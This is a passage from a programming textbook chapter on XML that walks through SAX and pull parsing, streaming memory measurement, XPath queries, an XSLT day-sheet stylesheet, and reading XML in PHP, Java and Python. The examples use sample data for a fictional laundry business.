    public void endElement(String uri, String local, String qName) {
        depth--;
        switch (qName) {
            case "charged" -> charged = Long.parseLong(text.toString().trim());
            case "payment" -> paid += Long.parseLong(text.toString().trim());
            case "bill" -> {
                System.out.printf("  %s  %-9s  charged %6d  paid %6d%n", billId, status,
charged, paid);
                bills++;
                totalCharged += charged;
                totalPaid += paid;
            }
            default -> { }
        }
    }
```

Listing 6.28 (Continued) *java/BillsSax.java. The parser calls the three methods; the fields are the program's own memory.*

```
    public static void main(String[] args) throws Exception {
        SAXParserFactory f = SAXParserFactory.newInstance();
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        BillsSax h = new BillsSax();
        System.out.println("One pass, no tree:");
        f.newSAXParser().parse(new File("../data/bills.xml"), h);
        System.out.printf("%d bills, charged %d, paid %d, deepest nesting %d levels%n",
                h.bills, h.totalCharged, h.totalPaid, h.deepest);
    }
}
```

Listing 6.29 The output of **Listing 6.28**. The same totals, without a tree ever existing.

```
One pass, no tree:
  B2905  departed   charged  42000  paid  42000
  B2908  departed   charged  80000  paid  80000
  B2911  cancelled  charged      0  paid      0
  B2913  finished   charged  30000  paid  30000
4 bills, charged 152000, paid 152000, deepest nesting 3 levels
```

Look at what **Listing 6.28** must do that **Listing 6.26** did not: keep `billId`, `status`, `charged` and `paid` itself, because SAX remembers nothing, and collect text in a buffer, because `characters` may deliver one piece of text in several calls. The totals in **Listing 6.29** are those of **Listing 6.27**. That is SAX's bargain: almost no memory, in exchange for doing your own bookkeeping, and no going back.

6.14.3 Pull parsing: a cursor you control

A **pull parser** hands you a cursor and you ask for the next event when you are ready. Java calls it **StAX**; Python's `ElementTree.iterparse` is the same idea. The difference from SAX is control: SAX pushes and cannot be stopped; a pull loop can simply `break`.

Listing 6.30 `java/BillsStax.java`. The `break` is the point of the program: SAX has no equivalent.

```java
// BillsStax.java - pull parsing with StAX: WE ask the cursor for the next
// event, so we can stop as soon as we have what we need.
import java.io.FileInputStream;
import java.io.InputStream;
import javax.xml.stream.*;

public class BillsStax {
    public static void main(String[] args) throws Exception {
        int wanted = 2, seen = 0;
        XMLInputFactory f = XMLInputFactory.newInstance();
        f.setProperty(XMLInputFactory.SUPPORT_DTD, false);    // no DOCTYPE tricks
        try (InputStream in = new FileInputStream("../data/bills.xml")) {
            XMLStreamReader r = f.createXMLStreamReader(in);
            System.out.printf("Pulling the first %d bills, then stopping:%n", wanted);
            while (r.hasNext()) {
                int event = r.next();
                if (event == XMLStreamConstants.START_ELEMENT) {
                    switch (r.getLocalName()) {
                        case "bill" -> System.out.printf("  bill %s (%s)%n",
                                r.getAttributeValue(null, "id"), r.getAttributeValue(null,
"status"));
                        case "customer" -> System.out.printf("      customer %s: %s%n",
                                r.getAttributeValue(null, "id"), r.getElementText());
                        default -> { }
                    }
                } else if (event == XMLStreamConstants.END_ELEMENT
                        && r.getLocalName().equals("bill") && ++seen == wanted) {
                    System.out.println("  ...stopping: the rest of the file is never
parsed.");
                    break;
                }
            }
            r.close();
        }
        System.out.printf("Read %d bills. A DOM parser would have built all of them
first.%n", seen);
    }
}
```

Listing 6.31 The output of **Listing 6.30**. On four bills this saves nothing; on four million it is the difference between a second and an hour.

```
Pulling the first 2 bills, then stopping:
  bill B2905 (departed)
      customer C0022: Vania Wirawan
  bill B2908 (departed)
      customer C0121: Laras Chandra
  ...stopping: the rest of the file is never parsed.
Read 2 bills. A DOM parser would have built all of them first.
```

In **Listing 6.31** the loop stopped after the second `</bill>`; the other two bills were never parsed.

6.14.4 Measuring the difference

Rather than assert that DOM costs memory, measure it. **Listing 6.32** exports twelve months of bills from every outlet into one file and totals the charged amounts twice: by building the tree, and by streaming with `iterparse`, freeing each bill as soon as it is finished.

Listing 6.32 `python/09_stream_memory.py`. The two functions differ by a few lines, and `el.clear()` is the line that matters.

```python
"""09_stream_memory.py - build the tree, or stream?  Export a whole year of
bills (every outlet, every day) to one file, then total it both ways and
measure the peak memory each way needs."""
import tracemalloc
import xml.etree.ElementTree as ET
from pathlib import Path
from laundry_feed import open_db, load_bills, bills_to_xml

YEAR = Path(__file__).resolve().parent / "out" / "bills-year.xml"


def export_year():
    con = open_db()
    days = con.execute("SELECT DISTINCT Outlet_id, date(arrived) FROM Bill "
                       "ORDER BY 2, 1").fetchall()
    YEAR.parent.mkdir(exist_ok=True)
    with open(YEAR, "w", encoding="utf-8") as f:
        f.write('<?xml version="1.0" encoding="UTF-8"?>\n<archive>\n')
        for outlet, date in days:
            one_day = bills_to_xml(load_bills(con, outlet, date), outlet, date)
            f.write(one_day.split("-->\n", 1)[1])     # drop declaration + note
        f.write("</archive>\n")


def total_with_tree():
    root = ET.parse(YEAR).getroot()                 # the whole tree at once
    return sum(int(c.text) for c in root.iter("charged"))


def total_streaming():
    total = 0
    for event, el in ET.iterparse(YEAR, events=("end",)):
        if el.tag == "charged":
            total += int(el.text)
        elif el.tag == "bill":
            el.clear()          # free the finished bill, or nothing is saved
    return total
```

Listing 6.32 (Continued) *python/09_stream_memory.py. The two functions differ by a few lines, and el.clear() is the line that matters.*

```
export_year()
print(f"{YEAR.name}: {YEAR.stat().st_size / 1e6:.1f} MB")
for name, fn in (("ET.parse (whole tree)", total_with_tree),
                 ("ET.iterparse + clear()", total_streaming)):
    tracemalloc.start()
    total = fn()
    peak = tracemalloc.get_traced_memory()[1]
    tracemalloc.stop()
    print(f"{name:<24} total Rp {total:,}   peak {peak / 1e6:5.1f} MB".replace(",", "."))
```

Listing 6.33 The output of **Listing 6.32**. The same total to the rupiah; the tree needed about thirteen times the memory.

```
bills-year.xml: 1.5 MB
ET.parse (whole tree)    total Rp 144.213.000   peak  13.4 MB
ET.iterparse + clear()   total Rp 144.213.000   peak   1.0 MB
```

The file is 1.5 MB; building its tree took 13.4 MB of Python objects, about nine times the file, while streaming took 1.0 MB. Delete `el.clear()` and `iterparse` quietly builds the whole tree anyway, and the saving disappears.

Table 6.8 The three reading strategies. The first row causes every other row.

	DOM	SAX	Pull (StAX, iterparse)
Builds a tree	yes	no	no
Memory	several times the file	small and constant	small and constant
Can look backwards	yes	no	no
Can stop early	pointless	no	yes
Can change the document	yes	no	no
Style of code	walk a structure	answer callbacks	drive a loop
Use for	files that fit in memory	huge files, one pass	huge files, early exit

> **KEY INSIGHT:** If the file comfortably fits in memory, and for feeds of one outlet-day it always does, **use DOM**: it is simpler and harder to get wrong. Reach for SAX or a pull parser when the file is genuinely large, arrives as a stream you cannot hold, or when you need only the first few records. Multiply the file size by ten and compare it with the memory you can spare; **Listing 6.33** shows that estimate is close enough to decide with.

6.15 XPath

6.15.1 A query language for a tree

Walking a tree by hand is tedious. **XPath** [8] is a small language for saying *which nodes I want*; it is to XML roughly what SQL is to a table, and because it is a separate standard, the expressions in this section are identical in PHP, Java, Python, JavaScript and C#.

> **DEFINITION.** An **XPath expression** is a sequence of **steps** separated by `/`. Each step selects nodes relative to those the previous step selected, optionally narrowed by a **predicate** in square brackets. An expression may also compute a number, a string or a boolean.

Table 6.9 summarizes the syntax this chapter uses.

Table 6.9 The XPath 1.0 syntax used in this chapter; enough for most real work.

Syntax	Meaning
`/bills`	the root element, if it is called `bills`
`/bills/bill`	every `bill` child of the root
`//payment`	every `payment` at any depth
`@id`	the `id` attribute
`..` and `.`	the parent, and the current node
`[ ... ]`	a predicate: keep only nodes for which it holds
`[3]`, `[last()]`	the third node (counting from **one**), the last node
`count()`, `sum()`, `contains()`, `not()`	functions

6.15.2 Twelve expressions, run

Listing 6.34 `php/05_xpath.php`. `DOMXPath::evaluate` returns a node list, or a number, string or boolean.

```
<?php
// 05_xpath.php - twelve XPath 1.0 expressions against bills.xml, each run and
// printed with what it returned.  evaluate() returns a node list, or a number,
// string or boolean when the expression produces one.
declare(strict_types=1);

$doc = new DOMDocument();
$doc->preserveWhiteSpace = false;
$doc->load(__DIR__ . '/../data/bills.xml');
$xp = new DOMXPath($doc);

$queries = [
    '/bills/bill/@id'                        => 'every bill id, in document order',
    "//bill[@status='departed']/@id"         => 'a predicate [ ] keeps only some nodes',
    "//bill[@cancelled='true']/customer"     => 'who cancelled',
    '//bill[not(payment)]/@id'               => 'bills with no payment element at all',
    '//bill[finished and not(departed)]/@id'=> 'ready and waiting to be collected',
    '//bill[unit > 5]/customer'              => 'a comparison: more than 5 units',
    "//payment[@method='qris']/@reference"   => 'the QRIS reference numbers',
    "//service[contains(., '&')]"            => 'contains() on the text of the node',
    '//bill[last()]/@id'                     => 'last() is the final bill',
    'count(//bill)'                          => 'count() returns a number',
    'sum(//charged)'                         => 'sum() adds the values of a node set',
    'sum(//payment) div count(//payment)'    => 'div divides; / was already taken',
];

foreach ($queries as $expr => $why) {
    echo $expr, PHP_EOL, '    ', $why, PHP_EOL;
    $result = $xp->evaluate($expr);
    if ($result instanceof DOMNodeList) {
        foreach ($result as $node) {
            echo '    -> ', $node->nodeName, ' = ', $node->textContent, PHP_EOL;
        }
        if ($result->length === 0) {
            echo '    -> (nothing)', PHP_EOL;
        }
    } else {
        echo '    -> ', var_export($result, true), PHP_EOL;
    }
}
```

Listing 6.35 The output of **Listing 6.34**. Check `sum(//charged)` against Section 6.4.3: Rp 152.000.

```
/bills/bill/@id
    every bill id, in document order
    -> id = B2905
    -> id = B2908
    -> id = B2911
    -> id = B2913
//bill[@status='departed']/@id
    a predicate [ ] keeps only some nodes
    -> id = B2905
    -> id = B2908
    -> id = B2911
//bill[@cancelled='true']/customer
    who cancelled
    -> customer = Dimas Wibowo
//bill[not(payment)]/@id
    bills with no payment element at all
    -> id = B2911
//bill[finished and not(departed)]/@id
    ready and waiting to be collected
    -> id = B2913
//bill[unit > 5]/customer
    a comparison: more than 5 units
    -> customer = Vania Wirawan
    -> customer = Laras Chandra
//payment[@method='qris']/@reference
    the QRIS reference numbers
    -> reference = QRIS 834873937112
//service[contains(., '&')]
    contains() on the text of the node
    -> service = Wash, dry & fold (per kg)
//bill[last()]/@id
    last() is the final bill
    -> id = B2913
count(//bill)
    count() returns a number
    -> 4.0
sum(//charged)
    sum() adds the values of a node set
    -> 152000.0
sum(//payment) div count(//payment)
    div divides; / was already taken
    -> 50666.666666666664
```

A few results repay a sentence. `//bill[unit > 5]` selects bills **by a property of their child**: a comparison that would be a nested loop in PHP. `//bill[not(payment)]` tests for the *absence* of an element, which found the cancelled bill. `//bill[finished and not(departed)]` is a real question the counter asks every morning: what is ready and waiting? `count()` returned `4.0`, not `4`, because XPath 1.0 has exactly one number type, a double. And `div` is division because `/` was already taken; for the same reason there are `mod`, `and`, `or` and `not()`.

The same expressions, through `javax.xml.xpath`, give the same answers:

Listing 6.36 `java/XPathDemo.java`. The expression strings are copied from **Listing 6.34**.

```java
// XPathDemo.java - the same XPath 1.0 expressions as 05_xpath.php, through
// javax.xml.xpath.  The expression strings are identical; only plumbing differs.
import java.io.File;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.xpath.*;
import org.w3c.dom.*;

public class XPathDemo {
    public static void main(String[] args) throws Exception {
        DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        Document doc = f.newDocumentBuilder().parse(new File("../data/bills.xml"));
        XPath xp = XPathFactory.newInstance().newXPath();

        String[] nodeQueries = {
            "//bill[@cancelled='true']/customer",
            "//bill[not(payment)]/@id",
            "//bill[finished and not(departed)]/@id",
            "//bill[unit > 5]/customer",
        };
        for (String q : nodeQueries) {
            NodeList found = (NodeList) xp.evaluate(q, doc, XPathConstants.NODESET);
            System.out.print(q + "  ->");
            for (int i = 0; i < found.getLength(); i++) {
                System.out.print("  " + found.item(i).getTextContent());
            }
            System.out.println();
        }
        for (String q : new String[] {"count(//bill)", "sum(//charged)"}) {
            // XPath 1.0 has one number type, a double: hence 4.0, not 4.
            System.out.println(q + "  ->  " + xp.evaluate(q, doc, XPathConstants.NUMBER));
        }
    }
}
```

Listing 6.37 The output of **Listing 6.36**.

```
//bill[@cancelled='true']/customer  ->  Dimas Wibowo
//bill[not(payment)]/@id  ->  B2911
//bill[finished and not(departed)]/@id  ->  B2913
//bill[unit > 5]/customer  ->  Vania Wirawan  Laras Chandra
count(//bill)  ->  4.0
sum(//charged)  ->  152000.0
```

Listing 6.37 agrees with **Listing 6.35** line for line, down to the `4.0`.

6.15.3 What Python's standard library leaves out

`xml.etree.ElementTree` implements a documented **subset** of XPath. Knowing where the subset stops saves an afternoon:

Listing 6.38 `python/06_xpath.py`. The same questions through ElementTree and through lxml.

```python
"""06_xpath.py - ElementTree understands a documented SUBSET of XPath; lxml
understands all of XPath 1.0.  Run the same questions through both."""
import xml.etree.ElementTree as ET
from pathlib import Path
from lxml import etree

DATA = Path(__file__).resolve().parent.parent / "data"
root = ET.parse(DATA / "bills.xml").getroot()


def label(e):
    return e.get("id") if e.tag == "bill" else f"{e.tag}: {e.text}"


print("ElementTree, the subset:")
for path in ("bill[@status='departed']", "bill[@cancelled='true']/customer",
             "bill[last()]", ".//payment[@method='qris']",
             "bill[unit > 5]", "//bill", "bill[not(payment)]"):
    try:
        found = root.findall(path)
        print(f"  {path:<34} -> {[label(e) for e in found]}")
    except SyntaxError as e:
        print(f"  {path:<34} -> SyntaxError: {e}")

doc = etree.parse(str(DATA / "bills.xml"))
print("lxml, full XPath 1.0:")
for expr in ("//bill[unit > 5]/customer/text()", "//bill[not(payment)]/@id",
             "//bill[finished and not(departed)]/@id", "sum(//charged)",
             "count(//bill)"):
    print(f"  {expr:<40} -> {doc.xpath(expr)}")
```

Listing 6.39 The output of **Listing 6.38**. The three `SyntaxError` lines are not bugs: ElementTree has no comparisons, no `not()` and no absolute paths from an element.

```
ElementTree, the subset:
  bill[@status='departed']           -> ['B2905', 'B2908', 'B2911']
  bill[@cancelled='true']/customer   -> ['customer: Dimas Wibowo']
  bill[last()]                       -> ['B2913']
  .//payment[@method='qris']         -> ['payment: 80000']
  bill[unit > 5]                     -> SyntaxError: invalid predicate
  //bill                             -> SyntaxError: cannot use absolute path on element
  bill[not(payment)]                 -> SyntaxError: invalid predicate
lxml, full XPath 1.0:
  //bill[unit > 5]/customer/text()         -> ['Vania Wirawan', 'Laras Chandra']
  //bill[not(payment)]/@id                 -> ['B2911']
  //bill[finished and not(departed)]/@id   -> ['B2913']
  sum(//charged)                           -> 152000.0
  count(//bill)                            -> 4.0
```

When you meet the wall in **Listing 6.39** there are two honest answers: install lxml, which gives all of XPath 1.0, or write the filter in Python, which for `unit > 5` is a one-line comprehension.

6.16 XSLT

6.16.1 What a transformation is

Section 6.3.2 separated data from presentation. XSLT brings them back together, under control, without touching the data.

> **DEFINITION. XSLT**, XSL Transformations [9], is a W3C standard language for turning an XML document into another document: HTML, plain text, or different XML. An XSLT **stylesheet** is itself an XML document, and the program that runs it is an **XSLT processor**.




Figure 6.26 The XSL transformation. Two documents go in, the data and the stylesheet; one processor does the work; the output may be text, HTML or XML.

Figure 6.26 has three things worth noticing: **two** inputs, both XML; a processor separate from both; and one pair of inputs that can yield three kinds of output depending only on what the stylesheet says.

6.16.2 Template rules

A stylesheet is not a program with a beginning and an end. It is a set of **template rules**, each saying *when you meet a node like this, produce that*. The processor walks the tree and, for each node, applies the rule whose `match` pattern fits. Everything inside a template that is *not* in the `xsl` namespace is copied to the output; the `xsl:` elements are instructions, and **Table 6.10** lists those that `day-sheet.xsl` uses.

Table 6.10 The XSLT 1.0 instructions used in `day-sheet.xsl`.

Instruction	What it does
`xsl:template match="..."`	a rule: when a node matches this pattern, produce this
`xsl:apply-templates select="..."`	process these nodes, each with its own matching rule
`xsl:value-of select="..."`	insert the string value of an XPath expression
`xsl:for-each select="..."`	loop over nodes in place
`xsl:if test="..."`, `xsl:choose` / `xsl:when` / `xsl:otherwise`	conditions
`xsl:sort select="..."`	order the nodes that a loop or `apply-templates` visits
`xsl:variable name="..."`	name a value, which can never be changed
`document('...')` and `format-number()`	functions: read a second document; format a number

> **KEY INSIGHT:** XSLT is a *functional* language: an `xsl:variable` cannot be reassigned, and there is no `x = x + 1` anywhere. That is a design, not an omission, and it explains XSLT's style. A total is computed with `sum()` over a node set, and when no function fits, with a template that calls itself on the rest of a list (Exercise 6.12 writes one).

6.16.3 The day sheet

The counter staff want a printable sheet of the day's bills, largest amount first, with the customer's phone number so that they can call when a bag is ready. The phone number is not in the bill feed, on purpose; it is in the customer document. So the stylesheet joins two documents:

Listing 6.40 `data/day-sheet.xsl`. It turns **Listing 6.6** into an HTML table, joining the phone numbers from `customers.xml`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- day-sheet.xsl - turn bills.xml into the counter's printable day sheet.
     XSLT 1.0, so every browser and every engine in this chapter can run it. -->
<xsl:stylesheet version="1.0"
                xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="html" encoding="UTF-8" indent="yes"/>

  <!-- Rupiah are grouped with a dot, as Indonesia writes them: 42.000 -->
  <xsl:decimal-format name="idr" grouping-separator="." decimal-separator=","/>

  <!-- A second document, joined by customer id.  Phone numbers live in the
       customer feed, not in the bill feed, and they should stay there. -->
  <xsl:variable name="people" select="document('customers.xml')/customers"/>

  <xsl:template match="/bills">
    <html>
      <head><title>Day sheet <xsl:value-of select="@outlet"/></title></head>
      <body>
        <h1>Profitina Laundry, outlet <xsl:value-of select="@outlet"/></h1>
        <p><xsl:value-of select="count(bill)"/> bills received on <xsl:value-of
             select="@date"/></p>
        <table border="1">
          <tr><th>Bill</th><th>Customer</th><th>Phone</th><th>Service</th>
              <th>Status</th><th>Charged</th><th>Paid</th><th>By</th></tr>
          <!-- Largest amount first; data-type="number" or "80000" < "9000". -->
          <xsl:apply-templates select="bill">
            <xsl:sort select="charged" data-type="number" order="descending"/>
          </xsl:apply-templates>
          <tr><th colspan="5">Total</th>
              <th><xsl:value-of select="format-number(sum(bill/charged), '#.##0',
'idr')"/></th>
              <th><xsl:value-of select="format-number(sum(bill/payment), '#.##0',
'idr')"/></th>
              <th/></tr>
        </table>
      </body>
    </html>
  </xsl:template>
```

Listing 6.40 (Continued) *data/day-sheet.xsl. It turns Listing 6.6 into an HTML table, joining the phone numbers from customers.xml.*

```
  <xsl:template match="bill">
    <tr>
      <td><xsl:value-of select="@id"/></td>
      <td><xsl:value-of select="customer"/></td>
      <!-- current() is the bill being processed; without it, inside [ ] the
           expression customer/@id would be asked of a customer record. -->
      <td><xsl:value-of select="$people/customer[@id =
current()/customer/@id]/phone"/></td>
      <td><xsl:value-of select="service"/> x <xsl:value-of select="unit"/></td>
      <td>
        <xsl:choose>
          <xsl:when test="@cancelled = 'true'">cancelled</xsl:when>
          <xsl:otherwise><xsl:value-of select="@status"/></xsl:otherwise>
        </xsl:choose>
      </td>
      <td><xsl:value-of select="format-number(charged, '#.##0', 'idr')"/></td>
      <td><xsl:value-of select="format-number(sum(payment), '#.##0', 'idr')"/></td>
      <td>
        <xsl:for-each select="payment">
          <xsl:value-of select="@method"/>
          <xsl:if test="position() != last()">, </xsl:if>
        </xsl:for-each>
      </td>
    </tr>
  </xsl:template>

</xsl:stylesheet>
```

Four parts of **Listing 6.40** repay a close reading. `document('customers.xml')` loads a second tree beside the one being transformed, and `$people` names it. `<xsl:sort select="charged" data-type="number" order="descending"/>` orders the bills; without `data-type="number"` XSLT sorts text, and `"9000"` would come after `"80000"`, a bug that is really shipped. `current()` is the bill being processed: inside the predicate `[...]` the context node is a *customer record*, so `customer/@id` alone would be asked of the wrong node and silently match nothing. And `format-number` with the `idr` decimal format writes 80000 as `80.000`, as Indonesia writes rupiah.

6.16.4 Running it three times

Listing 6.41 `php/06_transform.php`. PHP's `XSLTProcessor` needs the `xsl` extension, which XAMPP ships but does not always enable.

```php
<?php
// 06_transform.php - run day-sheet.xsl over bills.xml with PHP's XSLT 1.0
// processor (the xsl extension, libxslt underneath) and save the HTML.
declare(strict_types=1);

if (!class_exists('XSLTProcessor')) {
    exit("The xsl extension is not enabled: see README.md.\n");
}
$xml = new DOMDocument();
$xml->load(__DIR__ . '/../data/bills.xml');
$xsl = new DOMDocument();
$xsl->load(__DIR__ . '/../data/day-sheet.xsl');

$proc = new XSLTProcessor();
$proc->importStylesheet($xsl);
$html = $proc->transformToXml($xml);

@mkdir(__DIR__ . '/out');
file_put_contents(__DIR__ . '/out/day-sheet.html', $html);
echo $html;
```

Listing 6.42 `python/07_transform.py`. lxml wraps libxslt, the same engine as PHP.

```python
"""07_transform.py - run day-sheet.xsl over bills.xml with lxml's XSLT 1.0
processor (libxslt underneath, the same library PHP uses)."""
from pathlib import Path
from lxml import etree

HERE = Path(__file__).resolve().parent
DATA = HERE.parent / "data"

transform = etree.XSLT(etree.parse(str(DATA / "day-sheet.xsl")))
result = transform(etree.parse(str(DATA / "bills.xml")))
html = str(result)                      # serialized as <xsl:output> asks

(HERE / "out").mkdir(exist_ok=True)
(HERE / "out" / "day-sheet.html").write_text(html, encoding="utf-8")
print(html, end="")
```

Listing 6.43 `java/Transform.java`. The JDK's own processor, descended from Apache Xalan: a completely separate implementation.

```java
// Transform.java - run day-sheet.xsl over bills.xml with the JDK's own
// XSLT 1.0 processor (javax.xml.transform, an Apache Xalan descendant).
import java.io.File;
import java.io.StringWriter;
import java.nio.file.*;
import javax.xml.XMLConstants;
import javax.xml.transform.*;
import javax.xml.transform.stream.*;

public class Transform {
    public static void main(String[] args) throws Exception {
        TransformerFactory tf = TransformerFactory.newInstance();
        // document('customers.xml') inside the stylesheet reads a local file:
        // allow exactly that, and nothing over the network.
        tf.setAttribute(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "file");
        Transformer t = tf.newTransformer(new StreamSource(new File("../data/day-
sheet.xsl")));

        StringWriter html = new StringWriter();
        t.transform(new StreamSource(new File("../data/bills.xml")), new
StreamResult(html));
        Files.createDirectories(Path.of("out"));
        Files.writeString(Path.of("out", "day-sheet.html"), html.toString());
        System.out.print(html);
    }
}
```

Listing 6.44 The first thirty lines of the output of **Listing 6.41**. B2908 at Rp 80.000 comes first, as the sort asked; the phone number came from the second document.

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Day sheet O01</title>
</head>
<body>
<h1>Profitina Laundry, outlet O01</h1>
<p>4 bills received on 2026-09-26</p>
<table border="1">
<tr>
<th>Bill</th>
<th>Customer</th>
<th>Phone</th>
<th>Service</th>
<th>Status</th>
<th>Charged</th>
<th>Paid</th>
<th>By</th>
</tr>
<tr>
<td>B2908</td>
<td>Laras Chandra</td>
<td>0877-0000-6820</td>
<td>Wash, dry &amp; fold (per kg) x 10</td>
<td>departed</td>
<td>80.000</td>
<td>80.000</td>
<td>qris</td>
</tr>
<tr>
```

The output of **Listing 6.42** is byte-identical to **Listing 6.44**, which is unsurprising, since both use libxslt. The output of **Listing 6.43** is laid out differently: it indents the rows and writes `<META>` in capitals, because `indent="yes"` is only a hint that each processor honors in its own way. Compare the three files after removing the whitespace between tags and ignoring the case of tag names,

and they are identical: the same cells, the same order, the same totals, Rp 152.000 charged and Rp 152.000 paid. Two unrelated engines agree because both implement the same published specification, and that is the whole argument for a standard.

6.16.5 Querying with XSLT, and where the work happens

XSLT began as a way to *present* XML and grew into a way to *query* it: when XML is used as a data store, a stylesheet is one of the simplest extraction mechanisms, and it both selects and formats. Because it can run in the browser, the work can also move to the client.




Figure 6.27 Client-side transformation. The server sends two files, the data and the stylesheet, and the browser transforms them. The two dashed boxes are the two ends of the network.

In the arrangement of **Figure 6.27**, one server sends the same two files to a thousand browsers, and a thousand processors do the work, which relieves the server; and since a stylesheet is itself XML, it can be stored, validated and generated by the same tools as the data. The counterweight is serious: every visitor downloads the raw data, so every record in the file is visible to anybody who looks, and a search engine sees the untransformed XML. For the Laundry, whose feed carries customer names, server-side transformation (**Listing 6.41**) is the only acceptable choice, and today it is the usual one everywhere. Client-side XSLT also has a short future. Chrome deprecated its built-in processor in 2025, stops running XSLT in its stable release with Chrome 158 on November 17, 2026, and removes it for every user by August 2027; the Firefox and WebKit projects have announced the same direction [10]. New work should transform on the server.

6.17 XML in the Browser

A browser shown `bills.xml` draws a tree of tags. There are two ways to give it more.

A processing instruction. One line after the declaration attaches a stylesheet, and the browser runs XSLT 1.0 itself, the arrangement of **Figure 6.27** (for as long as browsers keep their XSLT processors; see Section 6.16.5):

Listing 6.45 The processing instruction that attaches a stylesheet to an XML document.

```
<?xml-stylesheet type="text/xsl" href="day-sheet.xsl"?>
```

JavaScript. More common: fetch the document and parse it with `DOMParser`, which produces the same DOM used throughout this chapter:

Listing 6.46 Parsing XML in the browser. `ids` becomes `["B2905", "B2908", "B2911", "B2913"]`.

```
const text = await (await fetch('/feed/bills.xml?outlet=O01&date=2026-09-26')).text();
const doc  = new DOMParser().parseFromString(text, 'application/xml');
const ids  = [...doc.querySelectorAll('bill')].map(b => b.getAttribute('id'));
```

With **Listing 6.45** the browser transforms; with **Listing 6.46** your script does. There is a fossil here worth recognizing. The object that first let a page fetch data without reloading was called

XMLHttpRequest, and the "X" in *AJAX* is XML, because around 2005 the data fetched was an XML fragment. JSON then took that job almost entirely, for the reasons of Section 6.19, and the name stayed behind. Today you write `fetch()`, and you very probably ask for JSON.

6.18 Reading and Writing XML in PHP, Java and Python

6.18.1 Two ways to read in PHP

The smallest useful example is a file of two clients, each with a name and a description, shown in **Figure 6.28**:

clients.xml | 00_clients_dom.php | 00_clients_simplexml.php

Chapter06/data/clients.xml

```
<clients>
    <client>
        <name>John Doe</name>
        <desc>Private banking</desc>
    </client>
    <client>
        <name>Barbara Smith</name>
        <desc>Business</desc>
    </client>
</clients>
```

Figure 6.28 `clients.xml`: two clients, each with a name and a description.

clients.xml | 00_clients_dom.php | 00_clients_simplexml.php

Chapter06/php/00_clients_dom.php

```
<?php
// 00_clients_dom.php - the same job with DOMDocument, which hands you the
// tree itself: nodes, lists of nodes, and the text inside them.
$dom = new DOMDocument();
$dom->load(__DIR__ . '/../data/clients.xml');

$clients = $dom->getElementsByTagName('client');
foreach ($clients as $client) {
    $nameNode = $client->getElementsByTagName('name');
    $name     = $nameNode->item(0)->textContent;

    $descNode = $client->getElementsByTagName('desc');
    $desc     = $descNode->item(0)->textContent;

    echo "$name is $desc", PHP_EOL;
}
```

Figure 6.29 Reading `clients.xml` with `DOMDocument`: load, ask for every `client`, then for each one its `name` and `desc` children, and read the text of the first of each.

clients.xml | 00_clients_dom.php | **00_clients_simplexml.php**

Chapter06/php/00_clients_simplexml.php

```php
<?php
// 00_clients_simplexml.php - SimpleXML turns the whole document into an
// object whose properties are the child elements: $client->name is the name.
$clients = simplexml_load_file(__DIR__ . '/../data/clients.xml');
foreach ($clients->client as $client) {
    echo $client->name, ' is ', $client->desc, PHP_EOL;
}
```

Figure 6.30 The same job with `simplexml_load_file`: the document becomes an object whose properties are its child elements.

localhost:8651/00_clients_simplexml.php

```
John Doe is Private banking
Barbara Smith is Business
```

Figure 6.31 The result in the browser, served by PHP's own server started in the `php` folder as `php -d default_mimetype=text/plain -S localhost:8651`, so that each line printed stays a line: one line per client. Both programs produce it.

The chapter's folder holds both programs of **Figure 6.29** and **Figure 6.30**, as `00_clients_dom.php` and `00_clients_simplexml.php`, changed only to run at the command line; both print the lines of **Figure 6.31**:

Listing 6.47 The output of `php/00_clients_simplexml.php` and of `php/00_clients_dom.php`, identical.

```
John Doe is Private banking
Barbara Smith is Business
```

Both print **Listing 6.47**. The DOM version is longer and says what it does at every step: get the list, take item zero, read `textContent`. The SimpleXML version reads almost like English. Both are correct.

> **KEY INSIGHT:** In PHP, use **SimpleXML** to read a document whose shape you know: `$bill->customer` is hard to misread. Use **DOMDocument** to build or change a document, to handle namespaces fully, to reach comments and processing instructions, or to use XPath through `DOMXPath`. The two convert into each other at no cost with `simplexml_import_dom()` and `dom_import_simplexml()`.

The day summary of **Listing 6.27**, read with SimpleXML and with ElementTree:

Listing 6.48 `php/03_read.php`. Every value is cast, as in `(int) $bill->charged`.

```php
<?php
// 03_read.php - read bills.xml with SimpleXML and print the day summary.
// Every value SimpleXML hands you is a SimpleXMLElement: cast it.
declare(strict_types=1);

function rupiah(int $n): string
{
    return number_format($n, 0, ',', '.');
}

